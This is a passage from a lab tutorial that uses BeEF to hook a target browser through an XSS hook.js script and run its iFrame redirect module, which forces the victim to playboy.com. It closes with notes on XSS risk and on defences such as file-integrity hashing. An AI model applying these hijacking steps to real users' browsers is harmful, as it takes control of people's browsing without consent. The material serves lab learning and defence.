In the module tree, type in "redirect". Select the redirect browser. Select the redirect URL to something of your choice. The author thought it would be humorous to keep redirecting the victim to playboy.com, especially if they find that bothersome. It's whatever you want to send them to. Click on "execute" in the bottom right frame.



Redirect Browser (iFrame)

Description: This module creates a 100% x 100% overlaying iframe and keeps the browers hooked to the framework. The content of the iframe, page title, page shortcut icon and the time delay are specified in the parameters below.

The content of the URL bar will not be changed in the hooked browser.

Id: 185


New Title: BeEF - The Browser Exploitation Framework Project

New Favicon: http://0.0.0.0:3000/ui/media/images/favicon.ico


Redirect URL: http://playboy.com/

Timeout: 3500


The following shots shows the default page with nothing, since there is no body in the HTML code.



Next, we see the browser in the Host forced to redirect to playboy.com. The author didn't have to hit refresh or do anything in the browser. It was forced to this site because of the XSS hook.js.


New Tab
Playboy | Articles, Celebrities,
https://www.playboy.com
Apps AWS Games Math MTB Python Foo1 - MySQL Cheatsh... [Help/Advice] Full ... [How-To] Connec... [JENKINS-26508]... ~!~ Site Reliability... ~~ Filebeat -- Co... ~~ Mark Kermode...
BECOME A MEMBER OR SIGN IN
NAUGHTY? NICE? NO MATTER THE LIST, THE RABBIT HAS YOU COVERED. CHECK OUT PLAYBOY SHOP'S EXCLUSIVE HOLIDAY GIFT GUIDE.
PLAYBOY
ARTICLES WATCH GALLERIES MEMBERSHIP GET THE MAGAZINE SHOP
WELCOME TO THE
World of Playboy
PLAYMATES
Enchanté, Mademoiselle Starring Playmate Ines Rau
November 2017 Playmate Ines Rau brings sultry holiday cheer from Paris

The final screen shot was something the author liked a lot from Chrome version 70. The author was randomly hitting buttons in the BeEF web UI and Chrome blocked some of these attacks.


Pop-ups blocked:

- http://127.0.0.1/sampleposteddata.cgi
- http://127.0.0.1/cgi-bin/emumail.cgi
- http://127.0.0.1/cgi-bin/classifieds.cgi
- http://127.0.0.1/cgi-sys/realhelpdesk.cgi

Always allow pop-ups and redirects from http://172.20.156.79 [✓ Continue blocking]

Conclusion

By following this guide, the user has setup Vagrant, Virtual Box and Kali Linux on their local system. The reader has then gone through and used BeEF to inject a XSS hook into a target browser and launched an attack against the browser. The author's biggest take away is XSS is extremely dangerous. If a bad actor can gain control of a web site, injecting the hook.js into existing code is trivial. From that point, the bad actor just has to sit back and wait for people to hit their honeypot. Once connected, the only way to disconnect from the XSS hook.js code, is to shutdown their browser.

The next thought is how to protect a web site from this type of attack. The answer to that is solid control of your source code, i.e. storing in a private repo within say githhub or bitbucket, and then the pull mechanism is attached to a read-only account. That way, if a bad actor gets a hold of the server hosting your web site, they can only pull the code or modify the local code. To counter the site being modified, the author's initial thought is to run Aide or some type of hashing mechanism from a remote server that is highly locked down/secure, and triggering an email alert if the hashes do not match up. This type of check and balance system needs to be updated every time new code is deployed, e.g. CI/CD, and also run semi frequently to counter the risk of being compromised. If the code has not changed, then running every hour or less should not piss of the sys admins because no alerts should fire. Shoot, this would be a great use of Python, but you need some type of database to keep track of the hashes. You also need to know what files ***do not*** need to be hashed, that are running files, but not a part of the deployed code base (meaning temporary files).